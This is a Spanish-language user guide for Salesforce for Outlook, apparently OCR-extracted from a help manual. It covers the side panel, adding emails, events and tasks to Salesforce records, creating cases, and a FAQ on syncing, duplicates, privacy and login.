1. Seleccione un correo electrónico o evento en Outlook.
2. Revise el contenido de Salesforce que aparece en el panel lateral y que muestra contactos y candidatos basándose en el orden en el que aparecen en sus campos `De`, `Para` y `Cc` del correo electrónico o evento. Es fácil ver actividades, oportunidades y casos

relacionados con cada contacto y candidato. Si desea ver detalles de registros completos, solo tiene que hacer clic en el vínculo de un registro para abrirlo directamente en Salesforce.

Para agregar su correo electrónico o evento a los registros de Salesforce de su elección, haga clic en el o junto a esos registros. Los archivos adjuntos de correo electrónico están incluidos automáticamente cuando agrega un correo electrónico a Salesforce, salvo que su organización haya activado la función para permitirle seleccionar archivos adjuntos de correo electrónico específicos. En ese caso, verá el icono junto a los archivos adjuntos individuales en su panel lateral. Haga clic en el icono para agregar esos archivos adjuntos a Salesforce.

Si tiene la función Cuentas y contactos sociales activada en Salesforce, el panel lateral muestra fotos de perfil de Facebook® o Twitter™: cualquiera que sean las que elige para mostrar en Salesforce para esos contactos o candidatos.

3. Seleccione los otros contactos y candidatos relacionados con su correo electrónico para ver sus detalles, junto con actividades, casos y oportunidades relacionados.
4. Vea rápidamente los registros de Salesforce a los que ha agregado correos electrónicos o eventos. Si desea crear un nuevo registro de cuenta, caso, contacto, candidato, oportunidad u objeto personalizado relacionado con su correo electrónico, haga clic en . Si no ve registros que está buscando, haga clic en el icono para buscar otros registros y luego agregarles correos electrónicos, eventos o tareas desde la lista de tareas de Outlook. Incluso existe una función para contraer ( ) para ocultar el panel.

## Agregar correos electrónicos de Microsoft® Outlook® a registros de Salesforce

PERMISOS DE USUARIO

| | |
|---|---|
| Para mostrar el Panel lateral de Salesforce en Outlook: | "Panel lateral" en su configuración de Outlook |
| Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas de Outlook en registros de Salesforce: | "Agregar correo electrónico" en su configuración de Outlook |
| Para añadir archivos adjuntos de correos electrónicos específicos a Salesforce: | "Permitir a los usuarios seleccionar archivos adjuntos" en su configuración de Outlook |
| Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas a múltiples contactos: | "Permitir a los usuarios relacionar varios contactos con tareas y eventos" en Configuración de actividad |
| Para agregar correos electrónicos a varios registros de Salesforce que aceptan tareas: | Póngase en contacto con el servicio de atención al cliente de Salesforce |

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

Manténgase al tanto de correos electrónicos importantes de Outlook relacionados con registros de Salesforce desde el panel lateral de Salesforce.

Deberá realizar este procedimiento utilizando el Panel lateral de Salesforce, una función disponible en Salesforce for Outlook. Si no se está familiarizado aún con el panel lateral, obtenga información acerca de él en Visualizar registros de Salesforce en Microsoft® Outlook®.

1. En Outlook, puede:
   - Seleccionar un correo electrónico en su buzón de entrada.
   - Crear un nuevo correo electrónico.


   Puede agregar un correo electrónico a varios contactos y a otro registro con el que puede asociar tareas como una cuenta, un caso o una oportunidad.

2. En el panel lateral, haga clic en el icono del contacto, la cuenta, el caso, la oportunidad o el candidato al que desea agregar el correo electrónico. El panel lateral confirma los registros de Salesforce a los que ha agregado su correo electrónico.

   Si está enviando un nuevo correo electrónico, lo agregaremos a los registros de Salesforce después de que haga clic en **Enviar**.

3. Agregará archivos adjuntos de diferentes forma dependiendo de su configuración para utilizar el panel lateral.

   - Si la sección de archivos adjuntos aparece después de agregar su correo electrónico a Salesforce, haga clic en el icono para incluir archivos adjuntos de correo electrónico específicos en le registro.




   - Si no visualiza la opción para agregar archivos adjuntos, sus archivos adjuntos están incluidos automáticamente cuando agrega su correo electrónico a Salesforce.

## Eliminar correos electrónicos de Microsoft® Outlook® de registros de Salesforce

| PERMISOS DE USUARIO | |
|---|---|
| Para mostrar el Panel lateral de Salesforce en Outlook: | "Panel lateral" en su configuración de Outlook |
| Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas de Outlook en registros de Salesforce: | "Agregar correo electrónico" en su configuración de Outlook |
| Para añadir archivos adjuntos de correos electrónicos específicos a Salesforce: | "Permitir a los usuarios seleccionar archivos adjuntos" en su configuración de Outlook |
| Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas a múltiples contactos: | "Permitir a los usuarios relacionar varios contactos con tareas y eventos" en Configuración de actividad |
| Para agregar correos electrónicos a varios registros de Salesforce que aceptan tareas: | Póngase en contacto con el servicio de atención al cliente de Salesforce |

| EDICIONES |
|---|
| Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience |
| Disponible en: **Todas** las ediciones |

Puede eliminar correos electrónicos de Microsoft Outlook de sus registros de Salesforce con el panel lateral para Salesforce for Outlook.

Deberá realizar este procedimiento utilizando el Panel lateral de Salesforce, una función disponible en Salesforce for Outlook. Si no se está familiarizado aún con el panel lateral, obtenga información acerca de él en Visualizar registros de Salesforce en Microsoft® Outlook®.

1. En Outlook, seleccione el correo electrónico que desea eliminar de los registros de Salesforce.
2. En el Panel lateral de Salesforce, busque el registros de Salesforce del que desea eliminar el correo electrónico. La sección superior del panel lateral muestra los registros a los que ya ha agregado su correo electrónico.
3. Pase su ratón sobre , que cambia a y haga clic en él para eliminar su correo electrónico del registro de Salesforce. El panel lateral muestra actualizaciones de los registros restantes de Salesforce a los que ha agregado su correo electrónico.

## Agregar eventos de Microsoft® Outlook® a registros de Salesforce

Agregue eventos de Outlook a registros de Salesforce mediante el panel lateral de Salesforce. El evento se agrega al registro de Salesforce como una actividad que puede ver en las listas relacionadas Actividades abiertas o Historial de actividades del registro.

1. En Outlook, seleccione un evento o serie de eventos que desee agregar a registros de Salesforce. Puede agregar un evento a varios contactos y a otro registro con el que puede asociar tareas como una cuenta, un caso o una oportunidad.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

PERMISOS DE USUARIO

Para mostrar el Panel lateral de Salesforce en Outlook:


- "Panel lateral" en su configuración de Outlook

Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas de Outlook en registros de Salesforce:

- "Agregar correo electrónico" en su configuración de Outlook

Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas a múltiples contactos:

- "Permitir a los usuarios relacionar varios contactos con tareas y eventos" en Configuración de actividad




2. En el Panel lateral de Salesforce, haga clic en del contacto, cuenta, caso, oportunidad o candidato al que desea agregar el evento. Verá después de agregar el evento.
3. Revise los registros de Salesforce a los que agregó su evento.

# Agregar tareas de Microsoft® Outlook® a registros de Salesforce

Puede agregar tareas de Outlook a múltiples contactos de Salesforce y a otro registro que acepte tareas, como una cuenta, un candidato o una oportunidad. La tarea se agrega al registro de Salesforce como una actividad que puede ver en las listas relacionadas Actividades abiertas o Historial de actividades del registro.

Agregue tareas de Outlook a registros de Salesforce desde Tareas en Microsoft Outlook.

1. Seleccione la tarea que desea agregar a un registro de Salesforce.
2. Haga clic en el icono en el panel lateral para mostrar el registro de Salesforce al que desea agregar la tarea.
3. Haga clic en el icono junto al registro en los resultados de búsqueda.

## EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

## PERMISOS DE USUARIO

Para mostrar el Panel lateral de Salesforce en Outlook:


- "Panel lateral" en su configuración de Outlook

Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas de Outlook en registros de Salesforce:

- "Agregar correo electrónico" en su configuración de Outlook

Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas a múltiples contactos:

- "Permitir a los usuarios relacionar varios contactos con tareas y eventos" en Configuración de actividad




Verá después de agregar la tarea.


## Crear registros directamente desde el panel lateral de Salesforce

Cree rápidamente diferentes tipos de registros directamente desde el panel lateral de Microsoft® Outlook®.

Dependiendo del modo en que su administrador configure su acceso al publicador del panel lateral de Salesforce, podrá crear cuentas, casos, contactos, candidatos, oportunidades y otros tipos de registros personalizados para su organización, directamente desde el panel lateral.

1. Seleccione un correo electrónico en Outlook y, a continuación, haga clic en .

   Verá algo parecido a esto.




2. Seleccione una acción.

   Las acciones disponibles dependen de aquellas configuradas por el administrador, como Nuevo contacto.

3. Cumplimente los detalles de registro proporcionando los detalles relevantes.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones


PERMISOS DE USUARIO

Para mostrar el panel lateral de Salesforce:

- "Panel lateral" en configuraciones de Outlook

Para crear nuevos registros desde el panel lateral de Salesforce:

- "Crear" y "Leer" en todos los objetos desde donde los usuarios creen registros Y "Visible" en todos los campos obligatorios de los registros que creen los usuarios




4. Haga clic en para guardar el registro.

   Recuerde que los archivos adjuntos del correo electrónico no están incluidos en los registros creados.

## Búsqueda de registros de Salesforce en Microsoft® Outlook®

PERMISOS DE USUARIO

| | |
|---|---|
| Para mostrar el Panel lateral de Salesforce en Outlook: | "Panel lateral" en su configuración de Outlook |
| Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas de Outlook en registros de Salesforce: | "Agregar correo electrónico" en su configuración de Outlook |

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

| | |
|---|---|
| Para añadir archivos adjuntos de correos electrónicos específicos a Salesforce: | "Permitir a los usuarios seleccionar archivos adjuntos" en su configuración de Outlook |
| Para agregar correos electrónicos (incluyendo archivos adjuntos), eventos y tareas a múltiples contactos: | "Permitir a los usuarios relacionar varios contactos con tareas y eventos" en Configuración de actividad |
| Para agregar correos electrónicos a varios registros de Salesforce que aceptan tareas: | Póngase en contacto con el servicio de atención al cliente de Salesforce |

Deberá realizar este procedimiento utilizando el Panel lateral de Salesforce, una función disponible en Salesforce for Outlook. Si no se está familiarizado aún con el panel lateral, obtenga información acerca de él en Visualizar registros de Salesforce en Microsoft® Outlook®.


Cuando está visualizando detalles que aparecen en el Panel lateral de Salesforce, es posible que desee buscar registros adicionales de Salesforce. Los resultados de búsqueda muestran contactos y cualquier otro registro con el que puede asociar tareas, como una campaña, un caso o una oportunidad.

1. Desde Outlook, seleccione el correo electrónico sobre el cual desea mostrar registros adicionales de Salesforce.
2. En el panel lateral, haga clic en .
3. Escriba su término de búsqueda. Por ejemplo, si desea buscar registros de Salesforce relacionados con *escritorios*, escriba `escritorio`..
4. Haga clic en el icono de búsqueda para mostrar registros de Salesforce relacionados con su término de búsqueda.

## Crear casos desde la cinta de Outlook con Salesforce for Outlook

**Nota:** Antes de utilizar esta función, considere la creación de registros directamente desde el panel lateral de Salesforce en su lugar. Simplemente recuerde que cuando crea casos desde el panel lateral, no se incluyen los archivos adjuntos de correo electrónico.

Si no ve el botón de la lista desplegable **Crear casos** en Microsoft® Outlook®, póngase en contacto con su administrador, que puede activar esta función.




Si sigue casos en Salesforce, puede crear nuevos casos desde sus correos electrónicos de Microsoft® Outlook®. Su administrador debe primero crear destinos de Correo electrónico para registro de casos que aparecen en el botón de lista desplegable **Crear casos** en Outlook. Para cada destino, puede seleccionar la persona asignada, que puede ser usuario individual o cola. Cuando crea casos, puede añadir hasta diez correos electrónicos de forma simultánea para cada destino.

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para incluir archivos adjuntos de correo electrónico cuando crea casos:

- "Guardar siempre los archivos adjuntos del correo electrónico" en su configuración Correo electrónico en Salesforce

  Y

  "Agregar correos electrónicos" en su configuración de Salesforce for Outlook

1. En Outlook, seleccione hasta 10 correos electrónicos enviados o recibidos y haga clic en **Crear casos**.
2. Seleccione un destino en la lista desplegable. Salesforce for Outlook añade los correos electrónicos que ha seleccionado como un caso en Salesforce.

## Preguntas frecuentes sobre Salesforce for Outlook

Eche un vistazo a algunas preguntas comunes acerca de Salesforce for Outlook.

| Categoría | Preguntas |
| --- | --- |
| **Preguntas generales sobre Salesforce for Outlook** | ¿Cuál es la diferencia entre los elementos privados en Salesforce y Microsoft® Outlook®? |
| **Instalación de Salesforce for Outlook** | ¿Es Salesforce for Outlook compatible con los servidores de terminales?<br>¿Por qué falla mi instalación de Salesforce for Outlook en la pantalla de los requisitos previos? |
| **Configuración de Salesforce for Outlook** | ¿Por qué no puedo iniciar sesión en Salesforce for Outlook?<br>¿Puedo asignar campos personalizados que estoy sincronizando con Salesforce for Outlook?<br>¿Puedo realizar una configuración en masa de Salesforce for Outlook?<br>¿Puedo utilizar la lógica de filtro en conjuntos de datos de Salesforce for Outlook? |
| **Sincronización con Salesforce for Outlook** | ¿Debo sincronizar Outlook o utilizar asistentes de importación para cargar mis datos en Salesforce?<br>¿Puedo sincronizar cuentas personales utilizando Salesforce for Outlook?<br>¿Puedo agregar tareas mediante Salesforce for Outlook?<br>¿Puedo asociar registros de Outlook con objetos personalizados mediante Salesforce for Outlook? |
| **Gestión de registros sincronizados** | ¿Por qué Salesforce for Outlook crea registros duplicados en Microsoft® Outlook®?<br>¿Por qué Salesforce for Outlook crea contactos duplicados en Salesforce y Microsoft® Outlook®?<br>¿Por qué Salesforce for Outlook elimina mis registros de Outlook después de una sincronización? |
| **Adición de correo electrónico con Salesforce for Outlook** | ¿Por qué Salesforce for Outlook no agrega correos electrónicos al contacto o candidato correcto en Salesforce?<br>¿Por qué no puedo agregar correos electrónicos a Salesforce?<br>Cuando agrego mensajes de correo electrónico a Salesforce, ¿cómo puedo incluir archivos adjuntos? |

EDICIONES

Esta función disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

| Categoría | Preguntas |
| --- | --- |
| **Sincronización de contactos** | ¿Cómo puedo activar contactos para su sincronización con Salesforce for Outlook? |
| **Protección de sus datos** | ¿Cómo Salesforce for Outlook protege los correos electrónicos?<br>¿Es Salesforce compatible con el inicio de sesión único para Salesforce for Outlook?<br>¿Qué grado de seguridad tiene Salesforce for Outlook? |

## ¿Cuál es la diferencia entre los elementos privados en Salesforce y Microsoft® Outlook®?

Los elementos privados en Microsoft Outlook y Salesforce se diferencian de formas inesperadas. Antes de elegir sincronizar eventos privados, considere cómo aparecen para compañeros de trabajo en cada sistema.

| Elemento | Privado en Outlook | Marcado como privado en Salesforce |
| --- | --- | --- |
| Contactos | Su administrador de Exchange puede ver sus contactos. Otros usuarios no. | Los otros usuarios de Salesforce puede ver contactos asociados con cuentas.<br>Los contactos que no están asociados con cuentas son privados y no son visibles para otros usuarios de Salesforce excepto para los administradores de Salesforce que puede ver, modificar y realizar informes acerca de contactos. |
| Eventos | Su administrador de Exchange puede ver sus eventos. Otros usuarios no. | Solo los bloques de tiempo y no los detalles del evento están visibles para otros usuarios de Salesforce, excepto para administradores de Salesforce que pueden ver, modificar y realizar informes acerca de contactos. |
| Tareas | Su administrador de Exchange puede ver sus tareas. Otros usuarios no. | Salesforce no incluye ningún medio para mantener privadas las tareas. Por lo que otros usuarios de Salesforce pueden ver sus tareas. |

## ¿Es Salesforce for Outlook compatible con los servidores de terminales?

No. Salesforce for Outlook no es compatible con servidores de terminales, como Citrix.

## ¿Por qué falla mi instalación de Salesforce for Outlook en la pantalla de los requisitos previos?

Es posible que su sistema no cumpla todos los requisitos del sistema para Salesforce for Outlook. Compruebe si su sistema cumple esos requisitos, luego, intente volver a instalar Salesforce for Outlook.

## ¿Por qué no puedo iniciar sesión en Salesforce for Outlook?

Su incapacidad de iniciar sesión puede estar relacionada a los requisitos de la dirección IP de su empresa. Si su organización restringe las direcciones IP, los inicios de sesión desde direcciones IP no fiables se bloquearán hasta que se activen estas direcciones. Salesforce envía automáticamente un correo electrónico de activación que puede utilizar para iniciar sesión. El correo electrónico contiene un testigo de seguridad que debe agregar al final de su contraseña. Por ejemplo, si su contraseña es `micontraseña` y su token de seguridad es `XXXXXXXXXX`, deberá introducir `micontraseñaXXXXXXXXXX` para iniciar sesión.

## ¿Puedo asignar campos personalizados que estoy sincronizando con Salesforce for Outlook?

Sí. Puede asignar un campo de Salesforce a un campo personalizado de Outlook, o bien un campo de Outlook a un campo personalizado de Salesforce utilizando Salesforce for Outlook. Estos tipos de campos están disponibles para asignar:

- Campos de texto de Outlook
- Campos de texto de Salesforce
- Algunos campos de lista de selección de Salesforce

Para asignar campos personalizados, abra una configuración de Outlook. En `Asignación de campos`, seleccione `Campo personalizado...` desde el final de la lista de selección *`Campo de Outlook`* correspondiente. Introduzca el nombre del campo y haga clic en **Aceptar**.

## ¿Puedo realizar una configuración en masa de Salesforce for Outlook?

Sí, puede crear una configuración en Salesforce y asignarla a los perfiles o incluso a usuarios específicos. Cuando esos usuarios configuran Salesforce for Outlook, los ajustes de configuración se implementan automáticamente en Outlook.

## ¿Puedo utilizar la lógica de filtro en conjuntos de datos de Salesforce for Outlook?

Los administradores pueden utilizar la lógica de filtro para limitar los registros que sincronizan sus usuarios mediante Salesforce for Outlook, pero los usuarios no.

## ¿Puedo sincronizar cuentas personales utilizando Salesforce for Outlook?

No. No puede cargar cuentas personales utilizando Salesforce for Outlook.

Para obtener información acerca de cómo importar cuentas personales en su organización de Salesforce, consulte Asistente de importación de datos en la página 726.

## ¿Puedo agregar tareas mediante Salesforce for Outlook?

Sí. Salesforce for Outlook admite la adición de correos electrónicos a Salesforce como casos.

## ¿Puedo asociar registros de Outlook con objetos personalizados mediante Salesforce for Outlook?

Puede asignar eventos sincronizados y tareas a varios objetos distintos, incluyendo objetos personalizados, pero sólo puede asignar los contactos sincronizados a cuentas.

## ¿Por qué Salesforce for Outlook crea registros duplicados en Microsoft® Outlook®?

Si marca elementos como Privados o los asigna a la categoría de Outlook *No sincronizar con Salesforce*, y sincroniza contactos, eventos y tareas desde Salesforce a Outlook, Salesforce for Outlook puede crear registros duplicados en Outlook.

Eso puede ocurrir si tiene elementos de Salesforce que contienen la misma información que los elementos de Outlook que ha marcado como Privados o ha asignado a la categoría *No sincronizar con Salesforce*. Esos elementos nunca se han asignado entre sí, por lo que Salesforce for Outlook los trata por separado, dando como resultado, duplicados.

Si desea eliminar duplicados, es mejor eliminar aquellos en Outlook que ha marcado como Privados o ha asignado a la categoría de Outlook *No sincronizar con Salesforce*. Al hacer eso, se puede asegurar de que no elimina información en Salesforce a la que otros usuarios hayan podido contribuir.

## ¿Por qué Salesforce for Outlook crea contactos duplicados en Salesforce y Microsoft® Outlook®?

Si sincroniza los registros de su equipo e incluyen información diferente de algunos de los mismos contactos que posee, Salesforce for Outlook puede crear contactos duplicados tanto en Salesforce como en Outlook.

Por ejemplo, usted y un miembro del equipo tienen un contacto para Christina Wills. Pero los dos contactos enumeran diferentes empresas para ella. Salesforce for Outlook sincroniza los contactos para usted y los miembros de su equipo, dando como resultados duplicados en Salesforce y Outlook.

Para evitar eso, coordínese con los miembros de su equipo por lo que podrá compartir la misma información de contacto. Necesitará eliminar los contactos que contienen la información desfasada.

## ¿Por qué Salesforce for Outlook elimina mis registros de Outlook después de una sincronización?

Salesforce for Outlook sincroniza automáticamente los registros que posee, así como registros en los que tiene acceso de lectura/escritura que:

- Están asociados a sus cuentas
- Están asociados a cuentas de las que usted es un miembro del equipo de cuentas
- Son propiedad de miembros de sus grupos de perfil de sincronización

Si intenta sincronizar un registro desde Outlook en Salesforce que no se ajusta a las categorías anteriores, el proceso de sincronización podría intentar eliminar ese registro de Outlook durante una sincronización posterior. Para evitar la eliminación de esos registros, asígnelos a la categoría de Outlook *No sincronizar con Salesforce*.

## ¿Por qué Salesforce for Outlook no agrega correos electrónicos al contacto o candidato correcto en Salesforce?

Puede producirse una de las situaciones siguientes.

| Si visualiza | Salesforce for Outlook puede agregar sus correos electrónicos a | Debe |
|---|---|---|
| Registros duplicados en el panel lateral de Salesforce | Los registros erróneos | Considere la combinación de los registros duplicados |
| No hay registros coincidentes en el panel lateral de Salesforce | Mis elementos no resueltos | Agregue los contactos o candidatos coincidentes a Salesforce y asocie los correos electrónicos no resueltos con sus nuevos contactos o candidatos |
| | | Elimine el dominio de su empresa desde `Dominios excluidos` en su configuración Mi correo electrónico en Salesforce |

## ¿Por qué no puedo agregar correos electrónicos a Salesforce?

Si recibe el mensaje de error `El usuario no está autorizado para enviar correo electrónicos a este servicio` cuando utiliza Salesforce for Outlook para agregar correos electrónicos, su dirección de correo electrónico no está autorizada en Salesforce.

Para autorizar direcciones de correo electrónico en Salesforce:

1. Desde su configuración personal, introduzca *Mi correo electrónico en Salesforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mi correo electrónico en Salesforce**.
2. En Mis direcciones de correo electrónico aceptadas, introduzca las direcciones de correo electrónico que desea autorizar. Salesforce le permite agregar correos electrónicos mediante Salesforce for Outlook solo desde las direcciones enumeradas en este campo. No puede dejar este campo vacío.

## Cuando agrego mensajes de correo electrónico a Salesforce, ¿cómo puedo incluir archivos adjuntos?

Puede incluir archivos adjuntos de correo electrónico cuando agrega mensajes de correo electrónico a Salesforce si usted y su administrador han activado los parámetros correctos y su organización de Salesforce dispone de espacio suficiente para almacenar los archivos adjuntos.

Cuando agrega un mensaje de correo electrónico a Salesforce, el mensaje de correo electrónico se agrega como una nueva tarea. Los archivos adjuntos de correo electrónico se incluyen en las listas relacionadas Archivos adjuntos.

Dependiendo del modo en que su administrador haya configurado sus parámetros, podrá agregar archivos adjuntos de correo electrónico a Salesforce de varias maneras.

| Si está utilizando | Activa | Su administrador activa | Los archivos adjuntos se agregan a Salesforce de este modo |
|---|---|---|---|
| Salesforce for Outlook con panel lateral | | Panel lateral y Agregar correo electrónico en su configuración de Outlook | Automáticamente, después de que agregue un mensaje de correo electrónico a Salesforce desde el panel lateral. |
| | | Panel lateral, Agregar correo electrónico y Permitir a los usuarios seleccionar archivos adjuntos en su configuración de Outlook | Cuando selecciona después de agregar un mensaje de correo electrónico a Salesforce desde el panel lateral. |
